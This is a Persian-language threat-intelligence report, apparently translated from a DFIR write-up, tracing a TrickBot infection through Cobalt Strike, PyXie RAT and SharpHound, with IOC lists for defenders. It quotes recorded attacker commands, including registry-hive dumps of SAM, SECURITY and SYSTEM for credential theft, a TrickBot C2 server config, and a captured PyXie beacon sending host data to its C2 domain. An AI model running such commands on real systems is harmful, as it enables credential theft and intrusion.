

بسم الله الرحمن الرحیم

Tricky-Pyxie

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو

فهرست مطالب

مقدمه


TrickBot یکی از قدیمی‌ترین و در عین حال انعطاف‌پذیرترین بدافزارهای ماژولار است که طی سال‌ها از یک تروجان بانکی ساده به یک بستر کامل برای نفوذهای چندمرحله‌ای و عملیات باج‌افزاری تکامل یافته است. این بدافزار معمولاً به‌عنوان payload ثانویه توسط تهدیداتی مانند Emotet وارد شبکه‌ها می‌شد و پس از استقرار، مسیر را برای ابزارهای پیشرفته‌تری مانند Cobalt Strike و در نهایت باج‌افزارها هموار می‌کرد. با وجود غیرفعال شدن Emotet، شواهد نشان می‌دهد که TrickBot نه‌تنها از چرخه تهدید خارج نشده، بلکه نقش خود را به‌عنوان تسهیل‌کننده دسترسی اولیه (Initial Access Broker) برای گروه‌های مهاجم دیگر پررنگ‌تر کرده است.

در این گزارش، زنجیره‌ای واقعی از یک آلودگی TrickBot بررسی می‌شود که در ابتدا برای چند روز کاملاً غیرفعال به نظر می‌رسید، اما در ادامه به سکویی برای استقرار Cobalt Strike و سپس PyXie RAT تبدیل شد. این سناریو نمونه‌ای بارز از نفوذهای آهسته و مرحله‌ای است که با حداقل نویز، شناسایی محیط، بررسی ابزارهای امنیتی و آماده‌سازی بستر برای حملات مخرب‌تر انجام می‌شود. استفاده از تکنیک‌هایی مانند تزریق به پردازش‌های قانونی ویندوز، سوءاستفاده از کاراکترهای Unicode برای فرار از شناسایی، و رمزنگاری ارتباطات C2، نشان‌دهنده بلوغ عملیاتی مهاجمان است.

هدف این گزارش، نمایش زنجیره کامل حمله از آلودگی اولیه تا استقرار ابزارهای شناسایی پیشرفته مانند SharpHound و بررسی این نکته است که چگونه حتی در غیاب محرک‌های شناخته‌شده‌ای مانند Emotet، TrickBot همچنان می‌تواند تهدیدی جدی برای کل دامنه سازمانی باشد. درک این رفتارها و الگوهای عملیاتی (TTPها) به تیم‌های امنیتی کمک می‌کند تا پیش از رسیدن مهاجم به مرحله نهایی (اغلب باج‌افزار) حمله را شناسایی و مهار کنند.

توضیحات اولیه

Trickbot اغلب به عنوان یک payload توسط بدافزارهای دیگر مانند Emotet نصب شده دیده شده است، و خودش نیز بسیاری از payloadهای دیگر (به‌ویژه ransomware) را نصب می‌کند.



اما در حالی که Emotet غیرفعال است، ممکن است این botnet در حال واگذاری دسترسی به گروه‌های دیگر، مشابه سبک Emotet، باشد.

در ماه گذشته مشاهده کردیم که یک آلودگی Trickbot برای چند روز غیرفعال باقی ماند، سپس توسط Cobalt Strike بررسی شد و در نهایت تنها با یک آلودگی Pyxie رها شد.

آلودگی اولیه (Initial Infection)

یک نمونه از Trickbot در آزمایشگاه اجرا شد:

dmndfkle.exe

81ee8c62fff641b99f3e5ac83c575526

cdde976a0d485e91c9e304eeac91eab5b19126c1

4dc82acf2a736e9cbaa39b5decfa943177417ad88d995ebe7fba79d9d0579849


پس از اجرا، این نمونه خودش را به مسیر زیر منتقل کرد:

C:\Users\user\AppData\Roaming\CmdValidate\ேதததததகககஏஏேஏேேஓோாோாபகபகபபபஊஊஒலலலல.exe

مدتی است که مشاهده کرده‌ایم مهاجمان Trickbot از کاراکترهای مختلف Unicode استفاده می‌کنند.

ما معتقدیم هدف از این کار، دور زدن ابزارهای امنیتی است، زیرا بسیاری از آن‌ها در پردازش این کاراکترها مشکل دارند و ممکن است نتوانند تهدید را شناسایی کنند یا حتی هنگام تحلیل این کاراکترها دچار اختلال شوند.

پس از حدود یک ساعت، ما شاهد فعالیت شناسایی داخلی رایج Trickbot با استفاده از ابزارهای Microsoft بودیم.



در مدتی که Trickbot فعال بود، ترافیک شبکه نشان می‌داد مقدار gtag man6 وجود دارد.

```
"http": {
  "hostname": "170.238.117.187",
  "http_port": 8082,
  "url": "/man6/                _W10018363.0D68F3C81464F11C2CA3EA5DF2D43795/90",
  "http_user_agent": "Winhttp 1/0",
  "http_content_type": "text/plain",
  "http_method": "POST",
  "protocol": "HTTP/1.1",
  "status": 200,
  "length": 3
},
```

در سطح محلیِ سیستم، فایل پیکربندی مربوط به Trickbot، تنظیمات زیر را نشان می‌داد.

```
<mcconf>
        <ver>1000507</ver>
        <gtag>man6</gtag>
        <servs>
                <srv>51.89.115.112:443</srv>
                <srv>185.141.27.225:443</srv>
                <srv>151.80.212.114:443</srv>
                <srv>5.182.210.178:443</srv>
                <srv>188.119.113.60:443</srv>
                <srv>91.235.129.199:443</srv>
                <srv>185.234.72.193:443</srv>
                <srv>194.5.250.200:443</srv>
                <srv>185.14.29.141:443</srv>
                <srv>185.99.2.197:443</srv>
                <srv>185.234.72.50:443</srv>
                <srv>194.5.250.201:443</srv>
                <srv>108.170.61.186:443</srv>
                <srv>217.12.209.159:443</srv>
                <srv>185.99.2.44:443</srv>
                <srv>51.89.115.108:443</srv>
                <srv>164.68.120.58:443</srv>
                <srv>164.132.255.19:443</srv>
                <srv>148.251.185.164:443</srv>
                <srv>94.250.250.69:443</srv>
                <srv>94.250.249.170:443</srv>
                <srv>195.123.237.105:443</srv>
                <srv>190.214.13.2:449</srv>
                <srv>181.129.104.139:449</srv>
                <srv>181.112.157.42:449</srv>
                <srv>181.129.134.18:449</srv>
                <srv>131.161.253.190:449</srv>
                <srv>121.100.19.18:449</srv>
                <srv>202.29.215.114:449</srv>
                <srv>171.100.142.238:449</srv>
                <srv>171.100.142.238:449</srv>
                <srv>202.29.215.114:449</srv>
                <srv>190.136.178.52:449</srv>
                <srv>45.6.16.68:449</srv>
                <srv>110.232.76.39:449</srv>
                <srv>122.50.6.122:449</srv>
                <srv>103.12.161.194:449</srv>
                <srv>36.91.45.10:449</srv>
                <srv>103.227.147.82:449</srv>
                <srv>96.9.77.56:449</srv>
                <srv>103.5.231.188:449</srv>
                <srv>110.93.15.98:449</srv>
                <srv>200.171.101.169:449</srv>
</servs>
<autorun>
        <module name="pwgrab"/>
</autorun>
</mcconf>
```

از روی سیستم آلوده، مشاهده کردیم که دو process مختلف برای اجرای Trickbot و برقراری ارتباط با زیرساخت C2 مورد تزریق (injection) قرار گرفتند.

C:\Windows\System32\svchost.exe


C:\Windows\System32\wermgr.exe

این فایل‌های اجرایی قانونی ویندوز به Trickbot اجازه می‌دهند بدون مانع و بدون شناسایی روی سیستم اجرا شود.


پس از اولین ارتباط‌ها (check-in) و استقرار روی سیستم، Trickbot به مدت ۳ روز کاری جز ارسال beacon کار دیگری انجام نداد.

سپس ناگهان، همه چیز وارد مرحله بعدی شد.


گروه ۲ وارد می‌شود.



Trickbot یک payload مربوط به Cobalt Strike را با استفاده از PowerShell ارسال کرد تا آن را در حافظه تزریق کند.



این payload مربوط به Cobalt Strike از پروفایل Malleable C2 Amazon استفاده می‌کرد.



Cobalt Strike مجموعه‌ای از دستورات شناسایی ویندوز را به‌سرعت اجرا کرد و همچنین یک اسکریپت جالب برای شناسایی آنتی‌ویروس (AV enumeration) اجرا نمود.

دستورات اجرا شده توسط مهاجم در طول جلسه Cobalt Strike به شرح زیر بودند:

C:\Windows\system32\cmd.exe /C whoami /groups
C:\Windows\system32\cmd.exe /C tasklist /v
C:\Windows\system32\cmd.exe /C netstat -na | findstr "EST"
C:\Windows\system32\cmd.exe /C systeminfo
C:\Windows\system32\cmd.exe /C ipconfig /displaydns
C:\Windows\system32\cmd.exe /C wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName,pathtoSignedProductExe

wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName,pathtoSignedProductExe
netstat -an

net user
net use
net view /all
netstat -an
net user
net use
net view /all
net view /all /domain
cmd.exe /c "reg.exe save hklm\security c:\windows\temp\xqjxxkmbrx"
reg.exe save hklm\security c:\windows\temp\xqjxxkmbrx
cmd.exe /c "reg.exe save hklm\system c:\windows\temp\kjmohmuk"
reg.exe save hklm\system c:\windows\temp\kjmohmuk
cmd.exe /c "reg.exe save hklm\sam c:\windows\temp\emmbnafzjtwq"
reg.exe save hklm\sam c:\windows\temp\emmbnafzjtwq
net share
C:\Windows\system32\net1 share
net config workstation
C:\Windows\system32\net1 config workstation
net group "Domain Admins"
C:\Windows\system32\net1 group "Domain Admins"
route print
net localgroup
C:\Windows\system32\net1 localgroup
ipconfig /all
tasklist /V
net share
C:\Windows\system32\net1 share
net config workstation
C:\Windows\system32\net1 config workstation
net group "Domain Admins"
C:\Windows\system32\net1 group "Domain Admins"
route print
net localgroup
C:\Windows\system32\net1 localgroup
ipconfig /all

```
tasklist /V
net config workstation
C:\Windows\system32\net1 config workstation
nslookup -type=any %%userdnsdomain%%
net config workstation
C:\Windows\system32\net1 config workstation
nslookup -type=any %%userdnsdomain%%
```

PyXie

همزمان با شروع فعالیت Cobalt Strike، یک نقطه ورود اضافی ایجاد شد که از ترکیب PyXie RAT و یک فایل اجرایی امضا شده توسط LogMeIn برای بارگذاری RAT استفاده می‌کرد.

C2

ارتباطات PyXie C2 با استفاده از TLS رمزگذاری شده بود، بنابراین وجود SSL interception بسیار مفید بود.

چند Signature از ET-PRO (شماره‌های ۲۰۲۹۰۸۴ و ۲۰۲۹۰۸۶) برای این ارتباط بر اساس Certificate فعال شدند.

آدرس IP سرور C2:

162[.]248[.]245[.]71

دامنه سرور:

benreat.com

Timestamp	2020-04-
Alert	ET TROJAN Malicious SSL Certificate detected (PyXie)
Alert sid	2029084
Protocol	TCP
Source IP	162.248.245.71
Destination IP	
Source port	443
Destination port	59383
Interface	lan
tls subject	CN=benreat.com

این یک Keep-Alive از PyXie است.

توجه کنید که Referer روی google.com تنظیم شده؛ این معمولاً مشکوک به نظر نمی‌رسد.

رشته User-Agent کمی متفاوت است و نتوانستیم آن را تأیید کنیم.

در محتوای این پیام، اطلاعات جالبی منتقل می‌شود، مانند:

- زمان روشن بودن سیستم (Uptime)
- نام سیستم (System Name)
- آیا کاربر Admin است یا نه
- نام دامنه (Domain Name)
- آیا بدافزار در حافظه اجرا می‌شود یا روی دیسک (In Memory or On Disk)


- Godmode (احتمالاً دسترسی کامل به سیستم)
- بررسی آنتی‌ویروس (AV Check)
- نسخه سیستم‌عامل (OS Version) و غیره

```
POST /api/userlogin HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 2.1; Windows NT 5.0; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0)
Referer: https://www.google.com
X-Name: SYSTEM!
Content-type: application/json
Host: benreat.com
Content-Length: 389

{"ffmpeg": "0", "uptime": 2247778, "rdp": null, "name": "SYSTEM!                    ", "admin": 1, "pid": "234c", "domain": '       ", "dc": false,
"fileless": false, "godmode": true, "mimi": true, "idle": "0", "version": "2.999", "il": 16384, "botnet": "5hsts", "local_ips": ["            "], "usb":
false, "wmi_av": ["Windows Defender"], "os_ver": "10 Pro (1909) x64", "gmt": "-8"}HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 19 Apr 2020 13:46:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
```

Sharphound

این ابزار توسط PyXie دانلود و اجرا شد.



بعد از موج اولیه فعالیت، Cobalt Strike متوقف شد، اما PyXie با فعالیت کمی در قالب Beacon ادامه داد و هر روز یک بار برای استخراج Credential ها از رجیستری بازمی‌گشت.

```
commandLine       cmd.exe /c "reg.exe save hklm\security c:\users\[redacted]\appdata\local\temp\rqnmqiasuw"
company           Microsoft Corporation
currentDirectory  C:\Users\[redacted]\Downloads\
description       Windows Command Processor
fileVersion       10.0.18362.449 (WinBuild.160101.0800)
hashes            SHA1=BBA73F6C1C212B20D3291E04036328A867506BE4,MD5=E725064773179692116388300E3174D8,SHA256
image             C:\Windows\SysWOW64\cmd.exe
integrityLevel    High
logonGuid         {6bf73b3f-efd0-5e90-0000-0020dbe8b201}
logonId           0x1b2e8db
originalFileName Cmd.Exe
parentCommandLine C:\Users\[redacted]\Downloads\LMIGuardianSvc.exe
```

نتیجه‌گیری

ما هیچ اقدام نهایی برای رسیدن به اهداف مهاجم‌ها ندیدیم، اما بر اساس روش‌های کاری (TTP) آن‌ها، احتمالاً باج‌افزار یکی از گزینه‌ها بوده است.

Trickbot همچنان فعال و قوی است حتی در غیاب Emotet، و مشاهده استفاده از PyXie، تجربه جدیدی در نفوذهاست.

با این حال، توانایی شناسایی رفتارهای پیش‌فرض بدافزار می‌تواند به شما کمک کند تا سریعاً رفتار مخرب را شناسایی و اصلاح کنید.

زیرساخت‌های C2 مربوط به Trickbot شناخته شده هستند و هرگونه نفوذ Trickbot باید به عنوان تهدید برای کل دامنه در نظر گرفته شود.

توانایی شناسایی فعالیت‌های Cobalt Strike و BloodHound/Sharphound می‌تواند دامنه دیجیتال شما را نجات دهد.

IOCs

Pyxie Intezer
Trickbot Any.Run

dmndfkle.exe
81ee8c62fff641b99f3e5ac83c575526
cdde976a0d485e91c9e304eeac91eab5b19126c1
4dc82acf2a736e9cbaa39b5decfa943177417ad88d995ebe7fba79d9d0579849
192.169.6.180

ConsoleHost_history.txt
444b446dd246829db1b7b343a7d4d9ce
97a481c07f8ca2346f5167ae2ae0d992a8fdebf4
199969c142a625ac50364623ba43898f3db4e4ff3441f93911717ce5cd68bb0f

LMIGuardianDll.dll
82df61349a9391a6cf236047c7471572
b8ec908cc4a0e8e406ce5d100a8f34a10fe3d064
80bd15267756343f028cbe77afe810068b0e6a36ce32f52be63f620ef5b5ed89

LMIGuardianDll.dll.dat
a82672168756becefe2dac9234ee61f6
5bfc42ed380e5b9701ccaec2d2f312069ef4af11
39646dd3bf20ff74415b806cea08daa8277ccc1bb7da5df4c5bd4313ae5cd697

cmdline.txt
6d0b192efb3909556cc6452ee5336b93
a4789b71f8382f23b39c656f797fe1c2f22e3cc8
4beed76d5848fda5c41a9705ebef9bd81278e085ed57ffacc97b188ed8979b50
51.89.115.112|443
185.141.27.225|443
151.80.212.114|443
5.182.210.178|443
188.119.113.60|443

91.235.129.199|443
185.234.72.193|443
194.5.250.200|443
185.14.29.141|443
185.99.2.197|443
185.234.72.50|443
194.5.250.201|443
108.170.61.186|443
217.12.209.159|443
185.99.2.44|443
51.89.115.108|443
164.68.120.58|443
164.132.255.19|443
148.251.185.164|443
94.250.250.69|443
94.250.249.170|443
195.123.237.105|443
190.214.13.2|449
181.129.104.139|449
181.112.157.42|449
181.129.134.18|449
131.161.253.190|449
121.100.19.18|449
202.29.215.114|449
171.100.142.238|449
190.136.178.52|449
45.6.16.68|449
110.232.76.39|449
122.50.6.122|449
103.12.161.194|449
36.91.45.10|449
103.227.147.82|449
96.9.77.56|449
103.5.231.188|449
110.93.15.98|449

200.171.101.169|449
162.248.245.71
185.206.144.40
216.189.145.132
teamchuan.com
benreat.com
tedxns.com
148.251.185.186|443
170.238.117.187|8082
176.119.159.147|443
178.156.202.251|443
185.99.2.152|447
203.176.135.102|8082
217.12.209.176|447
217.12.209.244|443
51.254.164.243|443
5.182.210.30|447
51.89.115.121|443
5.196.247.14|443
93.189.42.81|443
96.9.77.142|80
Mozilla/4.0 (compatible; MSIE 2.1; Windows NT 5.0; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)

منبع:

https://thedfirreport.com/2020/04/30/tricky-pyxie